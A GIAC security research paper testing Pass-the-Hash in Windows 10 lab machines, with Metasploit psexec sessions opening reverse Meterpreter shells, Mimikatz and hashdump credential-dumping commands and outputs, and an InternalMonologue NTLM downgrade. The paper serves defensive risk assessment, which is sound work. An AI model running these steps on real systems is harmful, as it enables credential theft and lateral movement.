

# Pass-the-Hash in Windows 10

Lukasz Cyra

# Pass-the-Hash in Windows 10

*GIAC (GCIH) Gold Certification*

Author: Lukasz Cyra, lukasz.cyra@gmail.com

Advisor: Sally Vandeven

Accepted: September 25, 2019

## Abstract

Attackers have used the Pass-the-Hash (PtH) attack for over two decades. Its effectiveness has led to several changes to the design of Windows. Those changes influenced the feasibility of the attack and the effectiveness of the tools used to execute it. At the same time, novel PtH attack strategies appeared. All this has led to confusion about what is still feasible and what configurations of Windows are vulnerable. This paper examines various methods of hash extraction and execution of the PtH attack. It identifies the prerequisites for the attack and suggests hardening options. Testing in Windows 10 v1903 supports the findings. Ultimately, this paper shows the level of risk posed by PtH to environments using the latest version of Windows 10.

## 1. Introduction

Extracting password hashes is one of the first things an attacker typically does after gaining admin access to a Windows machine. They can use those hashes for offline analysis, or even to access the system directly, in a so-called Pass-the-Hash (PtH) attack. Attackers have applied this technique for over two decades to facilitate lateral movement (Ewaida, 2010).

The risk related to hash extraction and PtH is well recognized. Microsoft has been trying to make these attacks more difficult by improving the security of successive versions of Windows. The most notable, recent changes are the replacement of the RC4 encryption with AES (Deneut, 2018) and the introduction of the Credential Guard (Joyce, 2019a). These changes made old ways of stealing credentials ineffective and led to articles announcing the end of the PtH attack (Green, 2017).

At the same time, attack techniques have been evolving. Novel, ingenious methods of attack, e.g., Internal Monologue (Fortuna, 2018), have been devised, posing new security risks.

As a result, there is much confusion about the controls themselves. What is and is not feasible in modern versions of Windows 10 and whether popular attack tools remain effective is often unclear. Sources provide incorrect information (Strand, 2018b), or information that is misleading, outdated, and not applicable to contemporary systems (Ewaida, 2010). At the same time, Windows-based enterprises are migrating their desktop environments to Windows 10, as the end of support for Windows 7 quickly approaches (Microsoft, n.d.-b). Those organizations need access to reliable information on Windows 10 security, including information about the PtH attack.

Ultimately, to learn the subject, one needs hours of study and experimentation. The best strategy is to use fragmented and unreliable sources of information, such as online discussion forums, which also require validation. The objective of this paper is to provide up-to-date and verified information on the level of risk posed by PtH to Windows 10.

## 2. Pass-the-Hash Theory

### 2.1. Paper Scope

This paper assumes that an attacker has obtained remote access to a host and is trying to extract hashes of user credentials to facilitate lateral movement. This assumption leads to the exclusion of multiple known attack techniques from the scope of this paper. For instance, hash extraction via physical access is outside of the scope of this paper. The same applies to the extraction of hashes from a compromised Domain Controller. Furthermore, this paper does not consider credential extraction from the Windows Credential Manager, as it focuses explicitly on password hashes used to log in to the operating system.

This paper focuses only on NT hashes (also called NTLM hashes), NTLMv1 hashes (also called Net-NTLMv1 hashes), and NTLMv2 hashes (also called Net-NTLMv2 hashes). Hosts store OS credentials in the form of NT hashes (see Section 4). Windows 10 uses NT hashes, and therefore they fall in the scope of this paper. Authentication protocols, NTLMv1 and NTLMv2 in particular, do not pass NT hashes on the network, but rather pass values derived from the NT hashes, called NTLMv1 and NTLMv2 hashes, respectively. Windows 10 environments do not support by default NTLMv1 (Shamir, 2018). However, in some attacks, it can be enabled, and therefore it is considered. Contemporary networks in the workgroup configuration use NTLMv2 (Gombos, 2018). Domain-based environments support it by default, as well (Microsoft, 2017). Kerberos-exclusive environments are still rare, as they pose compatibility issues (Renard, 2017). Ultimately, in most networks, NTLMv2 is enabled, and therefore it is considered in this paper.

LM hashes, an older way of storing login credentials in Windows, are not considered. They are not stored on Windows 10 computers when default settings are applied (Strand, 2018a). It is possible, though, to enable LM hashes through a GPO setting (Gombos, 2018). This paper does not consider SHA1/SHA2 and MSCach2 (also called DCC2) hashes. PtH attacks do not apply to SHA1/SHA2 (Delaunay, 2017) nor MSCach2 (Lundeen, 2014). MD5 hashes, used in the WDigest authentication, are not considered, as Windows 10 does not use WDigest by default (Joyce, 2019b).

## 2.2. Hashing Algorithms

To generate the NT hash from a plaintext password (see Figure 1), one needs to apply the MD4 hashing function to the UTF-16 Little Endian encoding of the password (Gombos, 2018).

```
NT_Hash(password) = MD4(UTF-16-LE(password))
NT_Hash("pass1") = "8D7A851DDE3E7BED903A41D686CD33BE"
```

Figure 1 NT Hashing Algorithm and Example

It is a good practice to use a salt when storing passwords. A salt is a random piece of data used in the calculation of a hash, which makes the hash harder to crack and reuse. It is essential to notice that the NT hash does not use a salt. Therefore, it is vulnerable to precomputation attacks. Tables allowing for quick mapping of hashes to plaintext passwords exist. Furthermore, identical passwords can be identified based on the NT hashes solely, without breaking the encryption. It is worth noting that NT hashes, in many scenarios, are equivalent to passwords themselves. They allow for authentication based on the knowledge of the hash only. The attack is called Pass-the-Hash (PtH).

The NTLMv1 hashing algorithm takes as input the NT hash of a password and a challenge provided by the server. It concatenates the NT hash with five bytes of zeros. It splits this string into three 7-byte keys. Those keys are used to encrypt the challenge using DES. The cryptograms are concatenated to create the NTLMv1 hash (see Figure 2).

```
// c – challenge
K1 | K2 | K3 = NT_Hash(password) | "00000000000"
NTLMv1(password, c) = DES( K1, c) | DES( K2, c) | DES( K3, c)

c = "1122334455667788"
NTLMv1("pass1", c) = "151814cebe6083b0551173d5a42adcfa183c70366cffd72f"
```

Figure 2 NTLMv1 Hashing Algorithm and Example

It is essential to notice that NTLMv1 hashes can be cracked, revealing the NT hash that was used to generate them. Rainbow tables exist for chosen NTLMv1

challenges, making it possible to obtain the hash in minutes (Shamir, 2018). For instance, <https://crack.sh> can be used to this end. Therefore, this paper treats the NTLMv1 hash as equivalent to the corresponding NT hash. Nonetheless, it is essential to understand that the PtH attack uses the actual NT hash.

The NTLMv2 hashing algorithm concatenates a user name and domain name, and then it applies the HMAC-MD5 hashing function using the NT hash of a password as the key. Next, it concatenates a server and client challenges and again applies the same hashing function, using the output of the previous calculation as the key (see Figure 3).

```
// u – user name | d – domain name | s – server challenge | c – client challenge
v2_Hash = HMAC-MD5(u+d, NT_Hash(password))
NTLMv2(password, u, d, s, c) = HMAC-MD5(s+c, v2_Hash)

u = "local_used1"; d = "GIAC-MSFT"; s = "1122334455667788"
c = "0F2795EDCC2AB44DCE77EC3031EBF595"

NTLMv2("pass1", u, d, s, c) = "0101000000000000C0653150DE09D20180DD46755
D637E72000000000200080053004D004200330001001E00570049004E002D005000
52004800340039003200520051004100460056000400140053004D00420033002E00
6C006F00630061006C0003003400570049004E002D0050005200480034003900320
0520051004100460056002E0053004D00420033002E006C006F00630061006C0005
00140053004D00420033002E006C006F00630061006C0007000800C0653150DE09
D20106000400020000000080030003000000000000000000000000000000000000
07977EB77F39274A491B01EA3BE82BF0C85E35DFDAF1902D989438F1B0A001
0000000000000000000000000000000000000000000000000000000000000000
0064000000000000000000000000000000000000000000000000000000000000"
```

Figure 3 NTLMv2 Hashing Algorithm and Example

NTLMv2 is stronger than NTLMv1. Usually, brute-force or dictionary attacks, using tools like hashcat or john, need to be applied to break the hash (Siddhu, 2016). These attacks are feasible and commonly applied (Stankovic, 2017), leading to the recovery of the password rather than the NT hash. Therefore, this paper does not explore this type of attack. Instead, it looks at man-in-the-middle attacks, which directly utilize NTLMv2 hashes.

## 2.3. Pass-the-Hash Attack

PtH in Windows 10 is closely related to the NTLMv2 authentication protocol. Windows implements a Single Sign-On (SSO) system, which caches credentials after the initial authentication and uses them later to access hosts, file shares, and other resources. This process is transparent to the user, who otherwise would need to retype his password every time he accesses a network resource.

The NTLMv2 authentication process applies a challenge/response exchange, which, instead of using the user's password, uses its NT hash. This feature allows the attacker to authenticate with the NT hash (Pass-the-Hash), without the knowledge of the corresponding password. Furthermore, in man-in-the-middle attacks, authentication is possible using the captured NTLMv2 hash directly, even with no knowledge of the NT hash.

The PtH attack is composed of two primary steps:

1. Extraction of hashes from an already compromised host (explained in Section 4) or from another, not-yet-compromised host via network communication (explained in Section 5)
2. Application of the extracted hashes to gain access to the same or a different machine (explained in Section 6)

Figure 4 shows an example illustrating a successful PtH connection using Metasploit. The NT hash used in the attack is preceded with 32 zeros, representing the LM hash. Zeros are accepted, as Windows 10 does not use LM hashes.

```
msf5 > use exploit/windows/smb/psexec
msf5 exploit(windows/smb/psexec) > set rhosts 192.168.40.151
rhosts => 192.168.40.151
msf5 exploit(windows/smb/psexec) > set smbuser domain_used1
smbuser => domain_used1
msf5 exploit(windows/smb/psexec) > set smbpass 00000000000000000000000000000000:7BBC9C60C62A1204364B66D678FCA2C9
smbpass => 00000000000000000000000000000000:7BBC9C60C62A1204364B66D678FCA2C9
msf5 exploit(windows/smb/psexec) > set smbdomain GIAC
smbdomain => GIAC
msf5 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 192.168.40.141:4444
[*] 192.168.40.151:445 - Connecting to the server...
[*] 192.168.40.151:445 - Authenticating to 192.168.40.151:445|GIAC as user 'domain_used1'...
[*] 192.168.40.151:445 - Selecting PowerShell target
[*] 192.168.40.151:445 - Executing the payload...
[+] 192.168.40.151:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179779 bytes) to 192.168.40.151
[*] Meterpreter session 1 opened (192.168.40.141:4444 -> 192.168.40.151:52733) at 2019-09-01 21:50:08 -0400
```

Figure 4 PtH Authentication

### 3. Test Environment

The objective of this paper is to test and confirm the level of risk posed by the PtH attack in the latest Windows environments. To this end, several user accounts were used. Figure 5 presents the configuration of those accounts. The NTLMv1 hashes use “1122334455667788” as the challenge.

| Account details                                                                                                                                                                                                                                                 |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| User name: <b>local_used1</b>   Type: local   Groups: Administrators<br>Password: pass1A?1   NT hash: D1E534455F97DBB7FBE436CD25CE661B<br>NTLMv1: C59DAC0FD53CCC70991990CB8EC3084AE1BF3881312D3280<br>Comment: The user has already logged in to the computer.  |
| User name: <b>local_used2</b>   Type: local   Groups: Administrators<br>Password: pass1A?2   NT hash: 43BDCF65BD4D6603BBD8311D4B1670B1<br>Comment: The user has already logged in to the computer.                                                              |
| User name: <b>local_notused</b>   Type: local   Groups: Administrators<br>Password: pass1A?3   NT hash: B85CA2C4BA3911C6DC427392FD7B7F7D<br>Comment: The user has never logged in to the computer.                                                              |
| User name: <b>domain_used1</b>   Type: domain   Groups: Domain Admins<br>Password: pass1A?4   NT hash: 7BBC9C60C62A1204364B66D678FCA2C9<br>NTLMv1: 04753E2350DB855B4A1BF6F7F693D3AFF9F3CEE75B64A7F6<br>Comment: The user has already logged in to the computer. |
| User name: <b>domain_used2</b>   Type: domain   Groups: Domain Admins<br>Password: pass1A?5   NT hash: 5E64EA6FBAFAC1289CE092AED46790A5<br>Comment: The user has already logged in to the computer                                                              |
| User name: <b>domain_notused</b>   Type: domain   Groups: Domain Admins<br>Password: pass1A?6   NT hash: 05CF392F7B89860C6AC0F6FD85B87A3E<br>Comment: The user has never logged in to the computer.                                                             |
| User name: <b>msft_used@outlook.com</b>   Type: Microsoft   Groups: Administrators<br>Password: pass1A?7   NT hash: 527E12E1627BA10C39324C4BB48CE1FE<br>Alias: msft_   Comment: The user has already logged in to the computer.                                 |



|                                                                                                                                                                                                                                          |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| User name: <b>msft_notused@outlook.com</b>   Type: Microsoft   Groups: Administrators<br>Password: pass1A?8   NT hash: D5098E10765DE1E80713A61E644A5698<br>Alias: msft__mt4bjny   Comment: The user has never logged in to the computer. |
| User name: <b>local_nonpriv</b>   Type: local   Groups: Users<br>Password: pass1A?9   NT hash: C5597987BCB2BAA5D78B056101D5EDD7<br>Comment: The user has already logged in to the computer.                                              |

Figure 5 Account Configuration

All of the NT hashes were calculated using the <https://www.tobtu.com> service. The NTLMv1 hashes were confirmed using John the Ripper.

VMware Workstation 15.1.0 provided the environment to build the lab. Figure 6 presents the configuration of the ten VMs used. Machines whose names end with “E” use Windows 10 Education v1903, while those ending with “P” use Windows 10 Pro v1903.

All the machines were unpatched to make the tests reproducible. Furthermore, Windows updates, Windows Defender Firewall, and Windows Defender Antivirus were disabled.

| Host details                                                                                                                                                                                |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Name: <b>GIAC-DOM-E/GIAC-DOM-P</b>   Credential Guard: disabled<br>Accounts: local_used1, local_used2, local_notused, domain_used1, domain_used2, domain_notused, local_nonpriv             |
| Name: <b>GIAC-DOM-CG-E/GIAC-DOM-CG-P</b>   Credential Guard: enabled<br>Accounts: local_used1, local_used2, local_notused, domain_used1, domain_used2, domain_notused, local_nonpriv        |
| Name: <b>GIAC-MSFT-E/GIAC-MSFT-P</b>   Credential Guard: disabled<br>Accounts: local_used1, local_used2, local_notused, msft_used@outlook.com, msft_notused@outlook.com, local_nonpriv      |
| Name: <b>GIAC-MSFT-CG-E/GIAC-MSFT-CG-P</b>   Credential Guard: enabled<br>Accounts: local_used1, local_used2, local_notused, msft_used@outlook.com, msft_notused@outlook.com, local_nonpriv |
| Name: <b>GIAC-AD</b>   OS: Windows Server 2019 Datacenter   Domain: giac.local<br>Accounts: domain_used1, domain_used2, domain_notused                                                      |
| Name: -   OS: Kali Linux 2019.2                                                                                                                                                             |

Figure 6 Computer Configuration

## 4. Hash Extraction from Host


The following section will analyze the multiple ways an attacker can use to extract hashes.

### 4.1. NT Hashes in Registry

The Security Account Manager (SAM) database is a registry file that stores NT hashes. SAM stores the hashes of local and Microsoft accounts, but it does not store the hashes of domain accounts. Windows uses the MSCach2 format to cache domain logon (Januszkiewicz, 2017).

SAM is located in %SystemRoot%/system32/config/SAM and mounted at the HKLM/SAM registry hive. Reading these credentials requires privileged access (SYSTEM or admin). One can find all the information needed to decrypt the hashes on the computer. Deneut (2018) explains the algorithm, and Willett (2016) provides the data structures.

The algorithm applied to encrypt SAM is highly relevant to the topic of this paper. Hash extraction tools must keep up with the evolution of Windows. Microsoft changed the algorithm in Windows 10 v1607, replacing the RC4 cipher with AES (Deneut, 2018). This change broke all the extraction tools that directly access SAM to dump hashes. Some of the tools have been updated and handle the new encryption method properly. However, there is still much confusion about which tools to use and when (Strand, 2018b).




```
meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against GIAC-DOM-E
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20190831112715_default_192.168.40.151_windows.hashes_993021.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY b77fe2a70f9aa231602e3f1c427193ea...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
[*] No users with password hints on this system
[*] Dumping password hashes...
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] local_used2:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] local_notused:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Figure 7 Failed Hash Extraction

Figure 7 shows the results of the execution of the Smart\_Hashdump module of Metasploit v5.0.34 on GIAC-DOM-E. As depicted in the screenshot, all the extracted NT hashes are the same and equal to “31d6cfe0d16ae931b73c59d7e0c089c0”. This result is incorrect, and the hashes extracted are, in fact, the NT hashes of the empty string. Most of the outdated tools produce this result when executed on Windows 10 v1607+ machines.

Mimikatz is one of the tools that has been updated to process the new format of SAM correctly. To dump hashes using this tool, one needs to issue three commands: **privilege::debug**, **token::elevate** and **lsadump::sam**. Figure 8 shows the results obtained when using Mimikatz 2.2.0 on GIAC-MSFT-P.



```
mimikatz # lsadump::sam
Domain : GIAC-MSFT-P
SysKey : 54727847a4d7764e23a65f33f43c26f1
Local SID : S-1-5-21-3602398635-3525062603-3428584758

SAMKey : 61d69efa3829e76369a5df644eb037bc

RID : 000001f4 (500)
User : Administrator

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : WDAGUtilityAccount
Hash NTLM: ba036b738ddfd97e72048453a79397f4

RID : 000003e9 (1001)
User : local_used1
Hash NTLM: d1e534455f97dbb7fbe436cd25ce661b

RID : 000003ea (1002)
User : local_used2
Hash NTLM: 43bdcf65bd4d6603bbd8311d4b1670b1

RID : 000003eb (1003)
User : local_notused
Hash NTLM: b85ca2c4ba3911c6dc427392fd7b7f7d

RID : 000003ec (1004)
User : msft_
Hash NTLM: 527e12e1627ba10c39324c4bb48ce1fe

RID : 000003ed (1005)
User : msft__mt4bjny
Hash NTLM: 7e56b012cfe6528f15336dc87340c91b
```

Figure 8 Extraction of Hashes with Mimikatz

Mimikatz extracted correct hashes for all the local and Microsoft accounts, except for msft\_\_mt4bjny (an alias for msft\_notused@outlook.com). This result is not surprising. The administrator had authorized msft\_notused@outlook.com to use the host, which led to the creation of an account in SAM. In this case, the system used msft\_\_mt4bjny as the alias for the account. The user had never logged in yet though. Therefore, the system had no way of knowing the correct hash for it. Figure 8 shows a hash for this account, though, and this hash is incorrect (compare with Figure 5). Figure 9 shows the results of an attempt of authentication using this NT hash value. **Even though this hash is incorrect, the authentication was successful!**

```

smbuser => msft_mt4bjny
msf5 exploit(windows/smb/psexec) > set smbpass 00000000000000000000000000000000 7e56b012cfe6528f15336dc87340c91b
smbpass => 00000000000000000000000000000000:7e56b012cfe6528f15336dc87340c91b
msf5 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 192.168.40.141:4444
[*] 192.168.40.155:445 - Connecting to the server...
[*] 192.168.40.155:445 - Authenticating to 192.168.40.155:445 as user 'msft_mt4bjny'...
[*] 192.168.40.155:445 - Selecting native target
[*] 192.168.40.155:445 - Uploading payload... pHENNfcb.exe
[*] 192.168.40.155:445 - Created \pHENNfcb.exe...

```

Figure 9 Successful Authentication Using Incorrect Hash

It seems that Microsoft prepopulates the NT hash field of newly created Microsoft accounts with a random value, which only gets updated when the user logs in for the first time. However, this incorrect value can be used to authenticate successfully. The author was not able to find any paper that would mention this finding or explain the observed behavior. What is even more surprising is the fact that it was possible to reproduce this behavior on the Windows 10 Pro machines, but it did not work on the Windows 10 Education VMs. This difference may indicate that it is a product defect.

Sometimes it may be possible to use older tools to dump the SAM if additional steps are applied. The **hashdump** command of Meterpreter can illustrate this approach. It injects code into LSASS (see Section 4.2), and then it extracts data from the SAM (Ewaïda, 2010). For the **hashdump** command to work in Windows 10 v1903, first the Meterpreter process must be migrated to LSASS. Once it is complete, executing **hashdump** provides the same results as obtained before in Mimikatz using **lsadump::sam** (see Figure 10). Mr. Wally Strzelec from SANS shared this method as a workaround for difficulties mentioned in (Strand, 2018).

```

meterpreter > migrate 628
[*] Migrating from 3436 to 628...
[*] Migration completed successfully.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
local_notused:1003:aad3b435b51404eeaad3b435b51404ee:b85ca2c4ba3911c6dc427392fd7b7f7d:::
local_used1:1001:aad3b435b51404eeaad3b435b51404ee:d1e534455f97dbb7f7be436cd25ce661b:::
local_used2:1002:aad3b435b51404eeaad3b435b51404ee:43bdcf65bd4d6603bbd8311d4b1670b1:::
msft_1004:aad3b435b51404eeaad3b435b51404ee:527e12e1627ba10c39324c4bb48ce1fe:::
msft_mt4bjny:1005:aad3b435b51404eeaad3b435b51404ee:7e56b012cfe6528f15336dc87340c91b:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:ba036b738ddfd97e72048453a79397f4:::

```

Figure 10 Extraction of Hashes with Hashdump

## 4.2. NT Hashes in Memory

The memory of the Local Security Authority Subsystem Service (LSASS) process can be used to retrieve NT hashes. LSASS is an executable located at %SystemRoot%\System32\Lsass.exe. It assures authentication and authorization in Windows. Whenever a user logs in to the system, data structures with the username and NT hash are created and stored in the process memory. In contrast to the registry-based approach, this technique can provide credentials of local, Microsoft, and domain accounts. This method requires privileged access.

Figure 11 shows the role of LSASS in Windows. It maintains a table of entries for each user that has logged into the system. LSASS stores information about all the accounts that are being used actively, including service accounts, RDP sessions, and RunAs executions (Renard, 2017). Among the attributes stored are the NT hashes. Network logons are an exception, though, as in this case, the NT hash never reaches the machine (Damele, 2011c). LSASS uses the hashes on behalf of the user to provide the SSO experience. According to Ewaïda (2010), LSASS purges the credentials as soon as a user locks his system or logs off. According to Damele (2011c), this happens several minutes after the logoff. The author's tests confirmed the latter.




Figure 11 LSASS

To dump passwords from the LSASS of GIAC-DOMAIN-E, one needs to execute two commands, **privilege::debug** and **sekurlsa::logonpasswords**, in Mimikatz 2.2.0. As presented in Figure 12, this method makes it possible to capture the NT hash of domain\_used1, who was logged in at that moment. By contrast, the hash of domain\_used2 remained protected because the user was not logged in. The same applies to the hashes of passwords of local users who were not logged in at that time.

```

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 210093 (00000000:000334ad)
Session          : Interactive from 1
User Name        : domain_used1
Domain           : GIAC
Logon Server     : GIAC-AD
Logon Time       : 8/30/2019 12:22:16 PM
SID              : S-1-5-21-3878787430-3737671834-720341014-1104

msv :
[00000003] Primary
* Username : domain_used1
* Domain   : GIAC
* NTLM     : 7bbc9c60c62a1204364b66d678fca2c9

```

Figure 12 Extraction of Hashes with Mimikatz

### 4.3. NT Hashes in Credential Guard

Windows Defender Credential Guard (WDCG) is a security feature in Windows 10 that uses virtualization-based security technology to protect secrets. Initially, it was available in the Enterprise, Education and Server editions, but now it has also been included in Windows 10 Pro (Microsoft, n.d.-a). WDCG introduces an isolated by virtualization LSASS process (LSAISO), which allows only trusted, privileged applications access to the data. This process is not accessible to the rest of the system. Malicious applications, even when running in the admin/SYSTEM context, are not able to obtain credentials from the LSASS/LSAISO process. WDCG protects domain NTLM, and Kerberos derived credentials, and data stored by applications as domain credentials. This way, it tries to prevent PtH attacks (Microsoft, 2017). Its introduction inspired discussions on the future of the feasibility of the attack (Green, 2017). A significant limitation of WDCG is that it does not protect the SAM. Furthermore, when enabled, WDCG blocks specific authentication capabilities, like unconstrained delegation, DES encryption, and NTLMv1 (Joyce, 2019a). Therefore, it can have a negative functional impact.

The author tested WDCG by trying to execute **sekurlsa::logonpasswords** on GIAC-DOM-CG-E. It worked as expected, i.e., the NT hash of the currently logged-in `domain_used1` user could not be obtained (see Figure 13). However, the author was able to obtain the hashes of the currently logged-in local accounts. The tests repeated on GIAC-MSFT-CG-E showed that WDCG prevented Mimikatz from extracting the hash of the logged-in Microsoft account. One can still obtain the hash via **lsadump::sam** though.

```

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 254828 (00000000:0003e36c)
Session           : Interactive from 1
User Name         : domain_used1
Domain            : GIAC
Logon Server      : GIAC-AD
Logon Time        : 8/30/2019 4:20:15 PM
SID               : S-1-5-21-3878787430-3737671834-720341014-1104

msv :
  [00000003] Primary
  * Username : domain_used1
  * Domain   : GIAC
  LSA Isolated Data: NtlmHash

```

Figure 13 Extraction of Hashes with Mimikatz – WDCG

GIAC-DOM-CG-P and GIAC-MSFT-CG-P underwent the same tests. WDCG was activated on those hosts using the same procedure as the one applied for the Windows 10 Education machines. Even though WDCG was running, as reported by msinfo32 and the Device Guard and Credential Guard hardware readiness tool, it did not seem to have any functional impact. Later tests of Internal Monologue (see Section 4.4) led to the same conclusions. Therefore, in the context of the PtH attack, activating WDCG on Windows 10 Pro does not have any positive impact.

#### 4.4. Internal Monologue Attack

Internal Monologue is an attack technique in which the intruder extracts NTLMv1 hashes of all the logged-in users. The author of the tool advertises it as an alternative for Mimikatz, which is increasingly being detected by antivirus solutions and which does not work in environments with WDCG (Shamir, 2018). The attack is composed of four steps:

1. Windows 10 does not support NTLMv1 by default. InternalMonologue changes registry settings to force the host to use NTLMv1 instead of NTLMv2. This step requires privileged access.
2. The tool retrieves the list of non-network login tokens of the currently running processes.
3. For each token, it uses impersonation to force the host to provide an NTLMv1 response to the chosen challenge.
4. InternalMonologue reverts the changes made in step 1.



If the attacker does not have admin privileges, the attack allows for the extraction of NTLMv2 hashes, which are less useful (see Section 2.2).

The author of Internal Monologue admits that the attack does not work in environments with WDCG (Shamir, 2018). WDCG blocks NTLMv1 (see Section 4.3). In this case, Internal Monologue can only extract NTLMv2 hashes. Despite this limitation, Internal Monologue can still be a useful technique in environments where Mimikatz is blocked or where it can be easily detected.

The tests confirmed that the Internal Monologue tool successfully extracts the NTLMv1 hashes of the currently logged-in local and domain users in environments without WDCG (see Figure 14). However, it was not possible to obtain hashes of Microsoft accounts. It was only possible to obtain NTLMv2 hashes of local and domain accounts on Windows 10 Education hosts with WDCG.

```
c:\Internal-Monologue>InternalMonologue.exe -Downgrade true -Threads true -Impersonate true
local_used1::GIAC-DOM-E:c59dac0fd53ccc70991990cb8ec3084ae1bf3881312d3280:c59dac0fd53ccc7099
1990cb8ec3084ae1bf3881312d3280:1122334455667788
domain_used1::GIAC:04753e2350db855b4a1bf6f7f693d3aff9f3cee75b64a7f6:04753e2350db855b4a1bf6f
7f693d3aff9f3cee75b64a7f6:1122334455667788
```

Figure 14 Extraction of NTLMv1 Hashes with InternalMonologue

## 4.5. Summary of Findings

Figure 15 summarises the findings of Sections 4.1, 4.2, 4.3, and 4.4. “+/-“ indicates the feasibility of extraction of hashes of the given type for the given account type on a host with the specified configuration.

| Account – Configuration      | NT hash – SAM | NT hash – logged-in users | NTLMv1 |
|------------------------------|---------------|---------------------------|--------|
| Local – EDU/PRO, no WDCG     | +             | +                         | +      |
| Domain – EDU/PRO, no WDCG    | -             | +                         | +      |
| Microsoft – EDU/PRO, no WDCG | +             | +                         | -      |
| Local – EDU, WDCG            | +             | +                         | -      |
| Domain – EDU, WDCG           | -             | -                         | -      |
| Microsoft – EDU, WDCG        | +             | -                         | -      |

Figure 15 Dumping Hashes in Various Configurations



